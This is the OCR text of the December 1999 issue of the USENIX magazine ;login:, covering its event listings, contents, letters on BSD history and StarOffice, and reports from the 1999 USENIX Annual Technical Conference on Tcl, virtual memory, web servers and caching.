DECEMBER 1999

;login:

The USENIX Association Magazine

volume 24 • number 6

USENIX The Advanced Computing Systems Association

Events

USENIX *Upcoming* Events

NordU 2000—2nd Nordic EurOpen/USENIX Conference

February 8-11, 2000
Malmö, Sweden
Web site: http://www.nordu.org/NordU2000/

7th USENIX Tcl/Tk Conference (Tcl/2k)

February 14-18, 2000
Marriott Hotel, Austin, Texas, USA
Web site: http://www.usenix.org/events/tcl2k

Special Workshop on Intelligence at the Network Edge

March 20, 2000
San Francisco, California, USA
Web site: http://www.usenix.org/events/es2000
Submissions due: November 15, 1999

Workshop on Applications of Embedded Systems

March 21-23, 2000
San Francisco, California, USA
Web site: http://www.usenix.org/events/es2000
Submissions due: November 15, 1999

SANS 2000—9th International Conference on System Administration, Networking, and Security

Co-sponsored by the SANS Institute and SAGE
March 21-28, 2000
Orlando, Florida, USA
Web site: http://www.sans.org

SANE 2000—2nd International System Administration and Networking Conference

Organized by NLUUG, co-sponsored by USENIX and Stichting NLnet
May 22-25, 2000
Maastricht, The Netherlands
Web site: http://www.nluug.nl/events/sane2000/

2000 USENIX Annual Technical Conference

June 18-23, 2000
San Diego Marriott Hotel & Marina, San Diego, California, USA
Web site: http://www.usenix.org/events/usenix2000
Submissions due: November 29, 1999

3rd Large Installation System Administration of Windows NT/2000 Conference (LISA-NT 2000)

July 30 - August 2, 2000
Madison Renaissance Hotel, Seattle, Washington, USA
Web site: http://www.usenix.org/events/lisa-nt2000
Submissions due: February 16, 2000

4th USENIX Windows Systems Symposium

August 3-4, 2000
Madison Renaissance Hotel, Seattle, Washington, USA
Web site: http://www.usenix.org/events/usenix-win2000
Submissions due: February 11, 2000

9th USENIX Security Symposium

August 14-17, 2000
Denver Marriott City Center, Denver, Colorado, USA
Web site: http://www.usenix.org/events/sec2000
Submissions due: February 10, 2000

4th Annual Atlanta Linux Showcase

Co-sponsored by USENIX, ALS, and Linux International
October 10-14, 2000
Atlanta, Georgia, USA
Web site: http://www.linuxshowcase.org

4th Symposium on Operating Systems Design & Implementation (OSDI 2000)

Co-sponsored by IEEE TCOS and ACM SIGOPS
October 23-25, 2000
Paradise Point Resort, San Diego, California, USA
Web site: http://www.usenix.org/events/osdi2000
Submissions due: April 25, 2000

14th Systems Administration Conference (LISA 2000)

Sponsored by SAGE, The System Administrators Guild
December 3-8, 2000
New Orleans, Louisiana, USA

6th USENIX Conference on Object-Oriented Technologies and Systems

January 29 - February 2, 2001
San Antonio, Texas, USA
Web site: http://www.usenix.org/events/coots01
Submissions due: July 27, 2000

USENIX® The Advanced Computing Systems Association

Tutorial and technical sessions program information and how to register are available online and from the Conference Office:
■ http://www.usenix.org ■ Email: conference@usenix.org ■ Tel: +1 949 588 8649 ■ Fax: +1 949 588 9706

contents

2 IN THIS ISSUE . . .

2 LETTERS TO THE EDITOR

CONFERENCE REPORTS

4 Reports on the 1999 USENIX Annual Technical Conference

SAGE NEWS AND FEATURES

28 Wisdom of the Aged
by Tina Darmohray

29 Moving Along
by Hal Miller

30 Don't CPANic
by Joseph N. Hall

34 E*TRADE Secure Data Exchange
by Ross Oliver

40 How Now
by Steve Johnson and Dusty White

41 Managing Network Security with Cfengine, Part 3
by Mark Burgess

FEATURES

48 IKE/ISAKMP Considered Harmful
by William Allen Simpson

59 The Magic, Art, and Science of Customer Support
by Christopher M. Russo

62 Using Java
by Prithvi Rao

68 The Tclsh Spot
by Clif Flynt

74 Source Code UNIX
by Bob Gray

77 Java Performance
by Glen McCluskey

80 Musings
by Rik Farrow

BOOK REVIEWS

84 The Bookworm
by Peter H. Salus

USENIX NEWS

86 A Tribute to Rich Stevens
by Rik Farrow

87 2000 Election for Board of Directors
by Ellie Young

88 20 Years Ago in USENIX
by Peter H. Salus

88 IOI Report from Turkey
by Don Piele

90 Report from a USENIX Student Grant Project: InDependence – Inferring Dependencies for System Components
by Crispin Cowan

ANNOUNCEMENTS AND CALLS

92 7th USENIX Tcl/Tk Conference

94 4th Symposium on Operating Systems Design & Implementation (OSDI 2000)

96 motd
by Rob Kolstad

Cover: Cartoon by D.B. Young

Statement of Ownership, Management, and Circulation, 10/1/99

Title: ;login: Pub. No. 0008-334. Frequency: Bimonthly. Eight issues published annually. Subscription price $50 individuals and institutions. Office of publication: USENIX Association, 2560 9th Street, Suite 215, Berkeley, Alameda County, CA 94710. Headquarters of Publication: Same. Publisher: USENIX Association, 2560 9th Street, Suite 215, Berkeley, CA 94710. Editor: Rob Kolstad. Managing Editor: Jane-Ellen Long, both located at office of publication. Owner: USENIX Association. The purpose, function, and nonprofit status of this organization and the exempt status for Federal income tax purposes has not changed during the preceding 12 months.

Extent and nature of circulation	Average no. of copies of each issue in preceding 12 months	Actual no. of copies of single issue published nearest to filing
A. Total no. of copies	11,897	13,325
B. Paid and/or Requested Circulation		
Sales through Dealers	0	0
Mail Subscribers	10,561	10,905
C. Total Paid and/or Requested Circulation	10,561	10,905
D. Free Distribution by Mail	81	86
E. Free Distribution Outside the Mail	807	1,450
F. Total Free Distribution	888	1,536
G. Total Distribution	11,449	12,441
H. Copies Not Distributed	448	884
I. Total	11,897	13,325
Percent Paid and/or Requested Circulation	92%	87%

I certify that the statements made by me above are correct and complete.
Ellie Young, Executive Director

;login:

;login: is the official magazine of the USENIX Association.

;login: (ISSN 1044-6397; USPS 0008-334) is published bimonthly by the USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

$50 of each member's annual dues is for an annual subscription to *;login:*. Subscriptions for nonmembers are $80 per year.

Periodicals postage paid at Berkeley, CA and additional offices.

POSTMASTER: Send address changes to *;login:*, USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

Editorial Staff

Editor:
Rob Kolstad <kolstad@usenix.org>

SAGE News and Features Editor:
Tina Darmohray <tmd@usenix.org>

Standards Report Editor:
Nick Stoughton <nick@usenix.org>

Managing Editor:
Jane-Ellen Long <jel@usenix.org>

Copy Editor:
Eileen Cohen

Proofreader:
Kay Keppler

Designer:
Vinje Design

Typesetter:
Festina Lente

Membership and Publications

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710
Phone: 510 528 8649
FAX: 510 548 5738
Email: <office@usenix.org>
WWW: <http://www.usenix.org/>

The closing dates for submission to the next two issues of *;login:* are January 4, 2000, and February 8, 2000.

in this issue . . .


by Jane-Ellen Long
Managing Editor
<jel@usenix.org>

For the holiday season, we offer you a (particularly) contentious issue. On the kindly end of the spectrum, Peter Salus offers his annual top 10 list of 1999 books: are yours among them? Do you have a cherished app, philosophy, approach? An OS you love to hate? Read on. . . . All riled up? Write us a reply. Here's an example:

From Simon J. Gerraty
<sjg@quick.com.au>

Thanks for the BSD related info in "Musings" (*;login:* October 1999), though my NetBSD bias compels me to badger you about it.

A casual reader of the article would conclude that the recent BSD family tree was something like:



For the full picture see: <ftp://ftp.netbsd.org/pub/NetBSD/NetBSD-current/src/share/misc/bsd-family-tree> You'll see that NetBSD 0.8 (April 1993) was actually the first split off from 386BSD, the first FreeBSD release (Dec. 1993) more closely coincided with NetBSD 0.9 (Aug. 1993) by which stage NetBSD was already being ported to at least Sparc and HP300 platforms. The NetBSD 1.0 release (Nov. 1994) was the first based on 4.4BSD-Lite (fallout from the AT&T lawsuit) and include support for sparc, hp300, amigas, some 68k based Macs and of course i386.

OpenBSD split off from the NetBSD project sometime after the NetBSD-1.1 release, as I recall. The above btw is all gleaned from a couple of minutes' browsing from <http://www.au.netbsd.org/Misc/history.html>.

As you can see from <http://www.au.netbsd.org/Ports/index.html> it is no accident that NetBSD's slogan is "Of course it runs NetBSD." For an extreme example check out: <http://www.au.netbsd.org/Ports/hpcmips/index.html>.

I've not yet worked out *why* you'd want to run UNIX on your Win/CE hand help – other than "because you can." I don't have one of these things so can't comment, perhaps they are actually faster than a Vax (which also runs NetBSD – of course).

I do like to see credit where it's due, after all that is one of the prime motivators in the free software world. Despite the oft cited "personality issues," the various *BSD projects do coexist quite happily these days – personally I've had a good working relationship with both the FreeBSD and Linux java porting teams.

NetBSD does not put nearly as much effort into supporting its user base as FreeBSD does – it is true that the average NetBSD developer is more focused on -current, but that does not mean that NetBSD is not a solid platform. Myself and many others have run production systems on it for many years now.

*I received several emails about this, and confess to accepting just one view of the history of *BSDs, rather than digging deeper. Thanks for the correction.*
Rik

letters to the editor

From Avi Rubin
<rubin@research.att.com>
I found it interesting that Dan Geer's wonderful article on privacy was followed by an article on how to archive all employees' email messages.

From Max Southall
<max@prninfo.com>

Hi Rik,

Congrats on taking over co-editor duties on *;login:* !!

Interesting that your October musings on StarOffice have been somewhat fulfilled and beyond, now that it's being given away by Sun and the subsequent proliferation of the Windows-based port. I think at this point it must be over a million downloads, as well as shipping-charges-only CDs.

From experience with most of the office systems that have pretensions of being upwardly mobile (UNIX, Windows, Mac), I have to draw that painfully obvious (to us sysadmins, anyhow) conclusion that the proliferation of Windows has brought with it uncontrollable administration costs. . . .

You know something's got to give when it takes more time to resuscitate a user's scrambled PC than it does to restore a well-managed Sun server that serves dozens or hundreds of such users. . . .

UNIX finally matured as the OS platform best suited to the thoroughly networked environment we all find ourselves in, but at the same time, ironically, with none of those PC-styled "killer apps" left that are needed to woo away the disenchanted PC shops.

Except, maybe, StarOffice. A UNIX clone of the lumbering toad MS Office, transformed into a charming thin-client prince? Hey, that's the ticket!

So I think that Scott McNealy's thin-client application services vision for StarOffice is a mite convenient and maybe disingenuous. Not yet. As you noted, this is pretty compatible to MSOffice, right down to being a fair imitation of bloatware installation heft. Also, StarOffice wasn't even Sun's idea, although as my friend Gerry [Singleton] points out, the synergy with ex-SUNner Andy Bechtolsheim can't hurt. Trying it out last year, my opinion was, after finding it just didn't quite cut it, that Sun Microsystems ought to buy it and make sure all the rough spots were shined, so that there would be user-level office software available that wouldn't end up telling everyone in the enterprise where Microsoft wanted them to go today. That and a cup of Java could eventually get us all off the MS dime.

The lesson, from the emergence of Linux, is that the only strategy with any chance of competing with Microsoft, regardless of merit, is one that gives software away to gain significant market share. Because Microsoft with its enormous accumulated wealth can afford to dump its products until its competitors go out of business, we have seen over and over companies who have pioneered successfully in the Microsoft arena be absorbed or disappear soon after Microsoft decided to enter their markets. . . .

McNealy's free distribution of StarOffice punishes Microsoft in the only way it understands – becoming subjected to the same strategy it aimed at everyone else, namely, amputation of cash flow from key product sales.

OK. So that's the fun strategy for the folks in Mountain View. What about the strategy for MIS?

We need to have manageable systems that encompass the desktop. We can't have systems becoming ever more unmanageable under an unworkable PC paradigm, or in the case of what Microsoft has disingenuously offered as enterprise management solutions, with all the important decisions outsourced to Redmond and made with full attention to Microsoft's cashflow needs rather than MIS. Truly, the Microsoft way is now vendor-driven, not customer-driven.

We're installing StarOffice on all those Windows desktops. Just as Microsoft temporarily made its products like NT and IE available on other platforms, not truly to support those platforms, but to migrate the users to their own paradigm when they eventually dropped support for those alternative platforms, we're looking at a transition period for the legacy Windows platform. It's driven not by an urge to have a monopoly, but to return management to those best suited to carry it out, because they understand their own enterprise needs, local MIS.

We're currently running all three platforms supported by StarOffice. Because of its stability as a company of sufficient size, and also its focus on its core products, we are deploying Sun servers. . . . .

There is a window of opportunity right now for vendors like Sun. People are dissatisfied with the Microsoft enterprise path for very serious manageability reasons, and are willing to entertain a shift to a more viable approach at this moment. I think that the acquisition of StarOffice and its release in this way is bearing out the signs that this is the way to go. Personally, I hope that they will build it better, and the customers will come. I just can't stand the thought of system administration being reduced to carrying a CD fanny pack from user machine to machine, forever. And that's what's happened to some of my formerly UNIX colleagues.

conference reports

This issue's reports focus on the 1999 USENIX Annual Technical Conference, together with the FREENIX Track, held in Monterey, California, on June 6-11, 1999.

Our thanks to the summarizers:

Aaron Brown
<abrown@cs.berkeley.edu>

Peter Collinson
<pc@hillside.co.uk>

Jeffrey Hsu
<hsu@FreeBSD.org>

Bruce Jones
<bjones@weber.ucsd.edu>

Brian Kurotsuchi
<bkurotsu@lug.ee.calpoly.edu>

Art Mulder
<amulder@irus.rri.on.ca>

David Oppenheimer
<davidopp@cs.berkeley.edu>

Jerry Peek
jpeek@jpeek.com

Arthur Richardson
<arr@infinet.com>

Chris van den Berg
<chrisvdb@ack.berkeley,edu>

1999 USENIX Annual Technical Conference

MONTEREY, CALIFORNIA
June 6–11, 1999

KEYNOTE ADDRESS

Integration Applications: The Next Frontier in Programming

John Ousterhout, Scriptics Corporation

Summary by Peter Collinson


The 1999 USENIX conference at Monterey opened on a somewhat cooler-than-expected Wednesday morning in early June. After the usual rounds of announcements and thanks, including the announcement of the USENIX Lifetime Achievement Award and the Software Tools User Group Award, John Ousterhout came to the podium to give his keynote presentation. Ousterhout's been a frequent visitor to USENIX conferences over the years, presenting papers that reflect diverse interests that sprang originally from his academic base as a professor of computer science at the University of California, Berkeley.

Ousterhout's life shifted from the campus into industry by his creation of Tcl (pronounced "tickle"), which he created to be an extensible scripting language that could be embedded easily to control both hardware and software. Tcl gave rise to Tk, the GUI-builder library, that's had a wide impact, providing a GUI-builder API for other scripting languages, notably Perl.

I'll guess that Ousterhout's move from the groves of academe surprised both the university and Ousterhout. He became a distinguished engineer at Sun and recently has moved again to be the CEO of his own company, Scriptics. Scriptics promotes Tcl and the use of Tcl, and is part of the new wave of companies that are based on open-source software.

The talk concentrated on, you guessed it, scripting languages and their impact. He started with the premise that much of today's software development is actually the integration of applications to make a greater whole, and that many programmers are engaged in the often difficult business of making different software components interact.

Several application areas are driving the need to provide integration interfaces: we



John Ousterhout

have the ongoing shift from the command-line interface to the GUI; Web sites are providing a need to integrate legacy applications such as databases with the user on a network either local or remote; special-purpose black boxes are on the rise and there's a need to configure such embedded devices; many applications are consolidating legacy applications within an enterprise, perhaps a department in a hospital or when there are mergers and acquisitions; finally, there are the various component frameworks – COM, EJB, or CORBA.

His contention is that scripting languages are better at providing the necessary flexible glue than traditional system-programming languages because these integration tasks have different characteristics from traditional programming tasks. The fundamental problem is not the algorithms or data structures of the application but how to connect, coordinate, and customize different parts. The integration exercise must support a variety of interfaces, protocols, and formats; it often involves automating business processes and requires rapid and unpredictable

evolution. Finally, integration often involves less sophisticated programmers.

Ousterhout went on to give a short history of system-programming languages in terms of their original design goals and compared their approach with scripting languages. He highlighted two areas where he feels that the traditional languages fail when used for integration. First, the traditional languages use strong variable typing designed to reduce errors by using compile-time checking. Second, the design of traditional languages encourages the generation of errors, which can be avoided by providing sensible defaults.

Ousterhout dismissed the traditional concerns about scripting languages. The main one is usually performance. This is no longer a problem – machines are 500 times faster now than they were in 1980, and anyway most expensive operations can be done in libraries. Second, people often complain that it's hard to find errors in scripting languages because there are fewer compile-time checks. He counters this problem by saying that there is better runtime checking in scripting languages and that they are "safe" because they provide sensible defaults. (I had to "hmm" a bit at this. I've played the game of "find the missing bracket" a little too often in both Perl and Tcl.) Finally, he dismissed the notion that scripting code is hard to maintain, on the ground that there is much less code to deal with in the first place.

Ousterhout then moved on to talk about Tcl. Tcl arose because Ousterhout wanted to create a simple command language for applications, one that could be reused in many different applications. The ideas gave birth to the Tool Command Language, or Tcl, which is a simple language that's embeddable and extensible. Tcl provides generic programming facilities while anything really hard or performance-impacting can be placed in a library for the application and accessed by invoking a command.

Tcl today has more than 500,000 developers worldwide. The Scriptics site is supplying 40,000 downloads every month. There's an active open-source community with strong grassroots support. There are thousands of commercial applications: automated testing, Web sites, electronic data automation, finance, media control, health care, animation, and industrial control.

Ousterhout concluded by saying that we are experiencing a fundamental shift in software development, moving toward more integration applications. These applications are better served by scripting languages that are supporting a new style of programming. The programming style seeks to minimize differences between components and to eliminate special cases. The use of simple interchangeable types in the language helps to keep the size of the code down and aids the programmer. It also helps to minimize errors. Scripting languages are providing a challenge to the community by making programming available to more people and also by allowing more to be done with less code.

(Thanks to John for the slides of his talk, whose contents I have cheerfully stolen for this report.)

REFEREED PAPERS

Session: Virtual Memory

Summary by Brian Kurotsuchi

The Region Trap Library: Handling Traps on Application-Defined Regions of Memory

Tim Brecht, University of Waterloo; Harjinder Sandhu, York University

Tim Brecht presented a library in which a user-level program can mark arbitrarily sized memory regions as being invalid, read-only, or read-write. The advantage of placing this capability into a library is that the protection can be assigned at whatever granularity the application wants, not just the page-by-page basis that the operating system provides.

This library does not use the `mprotect` mechanism because that form of protection is page based and does not offer the flexibility this library is looking for. Instead, the library takes a different approach based on address "swizzling" and custom trap handlers. Applications that choose to use this library allocate memory by using custom functions inside the library.

Inside the library, memory is allocated but the application is provided with a address that has been swizzled to point into kernel space. Clearly the application will cause a page fault when it tries to access that memory region in the future. When that segmentation violation occurs, the preassigned trap handler will look up the requested memory address in an AVL tree and unswizzle the address into the appropriate register. The application can then continue with its work as if there were no problem.

The Case for Compressed Caching in Virtual Memory Systems

Scott Kaplan, Paul R. Wilson, and Yannis Smaragdakis, University of Texas at Austin

Memory subsystems in modern computers still suffer from the fact that the CPU can use memory much faster than RAM can supply it. The general solution today is to place faster caches between the CPU and main memory, but this only gets so far and can hold only a limited amount of data. In this presentation, Scott Kaplan made a case for adding yet another level in between main memory and the CPU with the hope of increasing performance.

They added a cache of compressed memory between the main memory subsystem and the paging mechanism. Kaplan pointed out that this strategy was attempted in the past but ended up with results that show little to no benefit. He

asserts that with modern-day hardware we can compress/decompress the data fast enough to gain a significant advantage when compared to the cost of paging the data to disk, whereas past experiments have lacked the spare CPU cycles to make the scheme feasible.

In their implementation of this new cache, they created the Wilson-Kaplan compression algorithm, further improving on past work in this field. They claim to have a 2:1 compression ratio when compressing the type of data found in a typical chunk of memory. Measuring their results, they claim to have found a gain of about 40% in paging requirements, but they are unable to present a comparison to previous work because the previous work could not be reproduced.

Session: Web Servers

Summary by Aaron Brown

Web++: A System for Fast and Reliable Web Service

Radek Vingralek and Yuri Breitbart, Lucent Technologies – Bell Laboratories; Mehmet Sayal and Peter Scheuermann, Northwestern University

Radek Vingralek's presentation described Web++, a system that addresses the problems of Web-server response time and reliability by using "Smart Clients" and cooperating servers to balance and replicate Web content dynamically across a group of distributed Web servers. Vingralek began with several motivating examples that illustrated the problems of poor and inconsistent Web performance, especially when transcontinental links are involved. He then presented the solution of content replication across geographically distributed servers, which addresses both the performance and reliability problems of single-site servers and which does not suffer the flaws of the proxy-caching approach (low hit rates and cache bypassing by providers) or of the server-clustering approach (single dispatcher and no way to avoid network bottlenecks).

The Web++ approach combines a Smart Client, implemented as a signed Java applet and downloaded on demand to the user's browser, with Java servlet-based server extensions that maintain the replicas and provide clients with information on how to find them. The server preprocesses all HTML files sent to the clients, replacing each HTTP URL with a list of URLs pointing to the various replicas of the original object. It keeps a persistent directory of replica locations and uses a genealogy-tree-based algorithm to maintain eventual consistency with other servers; all communication among servers is handled with HTTP/1.1 `put`, `delete`, and `post` commands. The client architecture is based on a Java applet that intercepts the JavaScript event handlers to capture all page requests. For every page request, the applet uses the replica information embedded by the server to select the actual destination for the request. The replica-selection algorithm attempts to select the replica located on the server with the overall best request latency in the recent past; to do this, it keeps a persistent per-server latency table on the client machine. To avoid suboptimal selections due to stale data, the client periodically and asynchronously polls servers at a rate selected to balance overhead with data freshness. This selection algorithm outperforms most standard algorithms, including random selection, selection based on the RTT or number of network hops, and probabilistic selection.

Vingralek presented a brief performance evaluation of Web++ that demonstrated an average of 47% improvement in response time using a workload of fixed-size files and three geographically distributed servers (in California, Kentucky, and Germany). Server response time degraded by at most 14% because of the servlet extension. The Web++ client algorithms underperformed the optimal algorithm (sending each request to every replica simultaneously and using the fastest response) by only 2.2%. The speaker concluded by bemoaning the poor support for smart clients in the current Java applet model, and by emphasizing the importance of developing good models and easy-to-use algorithms for replica consistency. One audience member questioned the complexity of the Web++ system relative to the benefits it provides, especially relative to simpler solutions. Vingralek responded that Web++ can significantly outperform most of the standard replica-selection algorithms such as random, number-of-hops, and RTT.

Efficient Support for P-HTTP in Cluster-Based Web Servers

Mohit Aron, Peter Druschel, and Willy Zwaenepoel, Rice University

Mohit Aron described extensions that add support for persistent HTTP (P-HTTP) to the LARD (Locality-Aware Request Distribution) technique for cache-aware load balancing in cluster-based Web servers. The first part of the talk introduced traditional LARD, which relies on a front-end machine to examine each incoming request and route it to the back-end cluster node that is most likely to have the requested content in its cache. LARD outperforms traditional algorithms such as weighted round-robin (WRR) in both load balance (a LARD system remains CPU-bound as the size of the cluster is increased, whereas WRR becomes disk-bound) and cache behavior (the effective cache size of a LARD system is the sum of the sizes of each node's cache, as opposed to WRR, in which the effective cache size is the size of one node's cache).

LARD was developed for the HTTP/1.0 protocol and thus assumes that one TCP connection carries only one request. If used unmodified, simple LARD does not perform well with HTTP/1.1's P-HTTP, since LARD balances load on the granularity of a connection, which with P-HTTP can contain multiple independent

requests. In the next part of the talk, Aron described various options for updating LARD to perform request-granular load balancing with P-HTTP. The first option, multiple TCP handoff, requires that the front-end examine each request in the connection and hand each request off to the appropriate back-end node, which then sends the response to just that request directly to the client. This achieves request-granular balancing but adds the overhead of creating a new back-end connection with each request, defeating much of the benefit of P-HTTP. With the other option, back-end forwarding, the front-end hands the entire connection over to a back-end node, which services the first request and then sends additional requests directly to appropriate (potentially different) back-end nodes. In simulation, neither the naive connection-based method nor these two attempts at request-based redistribution come close to the ideal of zero-overhead-per-request redistribution.

Aron investigated a modified version of back-end forwarding for LARD that takes into account the extra cost of forwarding a request between back-end nodes. In this version, a connection is assigned (using LARD) to a back-end node X on the basis of its first request. For each subsequent request, if that request is already cached at X, it is serviced by X. Otherwise, if X's disk utilization (load) is low, then the request is still serviced by X, avoiding the cost of an extra hop. Otherwise, the request is sent to another back-end node that has the appropriate data cached. In simulation, this policy comes very close to the ideal. Aron also described an implementation of this policy in a cluster of FreeBSD machines running Apache; the Web servers were unmodified, but the kernel was enhanced with loadable modules to implement TCP handoff and the front-end dispatcher. In experiments, the enhanced back-end forwarding policy exceeded the performance of simple LARD with HTTP/1.0, simple LARD with P-HTTP, and all weighted-round-robin variants. It outperformed LARD-HTTP/1.0 by 26%, demonstrating the benefit of P-HTTP in a LARD system.

One questioner claimed that 90% of hits on big sites fit in a small cache and can be serviced by a single machine, and asked why a complicated cluster-based solution like LARD was necessary. Aron replied that their experiments were based on real traces that did not have such a small working set, that it was common for sites to have static-request working sets in the gigabytes, and that LARD was targeted at situations where the working set does not fit in a single-machine cache. He also argued that cluster-based solutions provide an easy means of incremental scalability as the working set increases (simply add more machines).

Flash: An Efficient and Portable Web Server

Vivek S. Pai, Peter Druschel, and Willy Zwaenepoel, Rice University

The authors' motivation in building yet another Web server was both to create a server with good portability and high throughput over a range of workloads, and to gain a better understanding of the impact of different concurrency architectures on Web-server performance. To that end, Flash implements several different concurrency architectures in a common implementation, so that architecture can be examined independently of implementation.

In the first part of his talk, Vivek Pai introduced the various architectures for handling multiple concurrent Web requests. The first of these is the Multiple Process (MP) architecture, which uses multiple processes, each handling one request at a time. MP is simple to program but suffers from high context-switch overhead and poor caching. The next option, Multithreaded (MT), uses one process with multiple threads; each thread handles one request at a time. This approach reduces overhead and improves caching, but requires robust kernel-threads support for large numbers of threads, blocking I/O in threads, and synchronization. Another architecture is Single Process Event Driven (SPED), in which only one process/thread is used, and in which multiple requests are handled in an event-driven manner via an event-dispatcher using `select()` and asynchronous I/O. This model removes the need for threads and synchronization, but often in practice performs poorly because of the lack of asynchronous disk I/O in most OSes. Finally, Pai introduced a new architecture, Asymmetric Multiple-Process Event Driven (AMPED), which uses a SPED-like model of a central event dispatcher, but which also uses independent helper processes to handle disk and network I/O operations asynchronously.

Pai next described an implementation of the AMPED architecture in the Flash Web server. Besides implementing AMPED (as well as several other concurrency models), Flash also incorporates additional optimizations such as the use of memory-mapped files and gather writes. Most important, Flash uses aggressive application-level caching of pathname translations, response headers, and file mappings. In simple experiments in which a single page is repeatedly fetched, this application-level caching is the dominant performance factor (accounting for a doubling in performance in some cases), and the concurrency architecture is not a major factor. In trace-based experiments, Flash with AMPED in general outperformed or was competitive with all other servers and architectures because of its optimizations, application-level caches, and the good cache locality achieved by its single-address-space design. It performed up to 30% faster than the commercial Zeus SPED server, and up to 50% faster than MP-based Apache. In particular, Flash approached SPED performance where SPED performs best (on cacheable work-

loads) and exceeded MP performance on disk-bound workloads (where MP performs best), demonstrating that AMPED combines the best features of both architectures and works well across a range of workloads.

Session: Caching
Summary by David Oppenheimer

NewsCache – A High-Performance Cache Implementation for Usenet News

Thomas Gschwind and Manfred Hauswirth, Technische Universität Wien

Thomas Gschwind described NewsCache, a USENET news cache. Noting that the network bandwidth requirement for carrying a typical USENET news feed is 3–5 gigabytes per day and growing, Gschwind suggested separating the USENET article-distribution infrastructure from the access infrastructure, with the latter being handled by cache servers and the former being served by a dedicated distribution backbone. NewsCache is designed to serve as part of the access infrastructure: it is accessed by clients using NNRP and itself accesses the news infrastructure using NNRP.

NewsCache uses several techniques to achieve high performance. Most significantly, it stores small articles (by default, those less than 16KB) in memory-mapped databases, one database per newsgroup, with only large articles stored in the file system. Gschwind studied a number of article-replacement strategies for the cache, including BAF (biggest article first), LFU (least frequently used first), LRU (least recently used first), and LETF (least expiration time first). Both the LFU and LRU strategies were studied on a per-article and per-newsgroup basis (i.e., replacement of the least recently used article in the system, or of the entire least recently used newsgroup in the system). Gschwind examined hit rate and bytes transferred as a function of spool size for each of the replacement strategies. In space-constrained situations the LRU-group strategy generally performed the best.

Besides caching, NewsCache provides transparent multiplexing among multiple-source news servers and can perform prefetching. NewsCache is distributed with Debian/GNU Linux. More information is available at <http://www.infosys.tuwien.ac.at/NewsCache/>.

Reducing the Disk I/O of Web Proxy Server Caches

Carlos Maltzahn and Kathy J. Richardson, Compaq Computer Corporation; Dirk Grunwald, University of Colorado, Boulder

Carlos Maltzahn described techniques for reducing the amount of disk I/O required by Web-proxy-server caches running on top of a generic OS filesystem. His study used Squid as its reference Web cache. Squid stores every cached object as a single file in a two-level directory structure and uses a round-robin mechanism to ensure that all directories in the two-level structure remain balanced. Maltzahn compared and contrasted Web-cache workloads with generic-filesystem workloads: the significant differences are that Web-cache workloads show slowly changing object popularity, while filesystem workloads show more temporal locality of reference; the hit rate of Web caches is lower than that of file systems because of a higher fraction of writes in Web caches; and crash recovery is less critical in Web caches than in file systems because the objects stored by Web caches are by definition redundant copies.

Maltzahn described two changes to the Squid cache architecture that were found to reduce disk I/O. The first is to hash each object's URL's hostname to determine where the object is stored, in order to store all objects from the same server in the same directory. This storage scheme reduced the number of disk I/Os to 47% of the number using unmodified Squid. The second change is to store all objects in one large memory-mapped file rather than in individual per-object files. Maltzahn used the original Squid scheme for objects larger than 8KB and a memory-mapped file for all other objects. This scheme reduced disk I/O to 38% of the original value, and in combination with the server-URL-hashing approach yielded 29% of the original number of disk I/Os compared to unmodified Squid.

Maltzahn next compared three replacement strategies for the memory-mapped cache by analyzing the strategies' ability to minimize disk I/O. The strategies studied were LRU, FBC (frequency-based cyclic), and a near-optimal "future-looking" replacement strategy derived from the entire reference stream. Maltzahn found that LRU performed poorly. Compared to LRU, FBC provided an almost identical hit rate, a small reduction in the number of disk I/Os, and a good reduction in wall-clock time (mostly due to a reduction in seek time). The near-optimal policy fared much better than either LRU or FBC, suggesting that more careful coordination of memory and disk could lead to more significant performance improvements.

An Implementation Study of a Detection-Based Adaptive Block Replacement Scheme

Jongmoo Choi, Seoul National University; Sam H. Noh, Hong-Ik University; Sang Lyul Min and Yookun Cho, Seoul National University

Sam Noh described DEAR, DEtection-based Adaptive Replacement, a filesystem buffer cache management scheme that adapts its replacement strategy to the disk block reference patterns of applications. A monitoring module in the kernel VFS layer observes each application's disk block reference pattern over time. The application's reference pattern is inferred by examining the relationship between blocks' backward distance (time to last reference) and reference frequency, and

the expected time to the blocks' next reference. DEAR uses this information to categorize an application's reference pattern as sequential, looping, temporally clustered, or probabilistic (the last meaning blocks are associated with a stationary probability of reference). As the application runs, the program's reference pattern is dynamically detected, and the buffer cache block replacement algorithm is updated. A detected sequential or looping pattern triggers MRU replacement, a detected probabilistic pattern triggers LFU replacement, and a temporally clustered or undetectable reference pattern triggers LRU replacement.

DEAR uses a two-level buffer cache management scheme that is implemented in the kernel VFS layer. One application cache manager (ACM) per application performs reference pattern detection and block replacement, and one systemwide system cache manager (SCM) allocates blocks to processes. DEAR was implemented in FreeBSD 2.2.5 and its performance evaluated using a number of applications. Compared to the default LRU replacement scheme, DEAR reduced disk I/Os by an average of 23% and response time by an average of 12% for single applications. When multiple applications were run simultaneously, disk I/Os were reduced by an average of 12% and response time by an average of 8%. A trace-driven simulation was used to compare DEAR with the application-controlled file caching scheme developed by Cao, Felten, and Li, which requires explicit programmer hints to select the replacement policy. DEAR achieved performance comparable to that of application-controlled file caching, but without requiring explicit programmer hints.

INVITED TALKS

IP Telephony – Protocols and Architectures

Melinda Shore, Nokia IP Telephony Division

Summary by Jeffrey Hsu

Melinda Shore began her talk by noting that telecommunications and telephony are undergoing a radical change, and that information on the topic has mostly been tied up in expensive-to-join committees and thus not readily available to the public. The driving factor behind all the interest in IP telephony is the potential cost savings and efficiencies of using a data network to transport voice. In addition to voice, IP telephony is also used for video and to integrate voice and email.

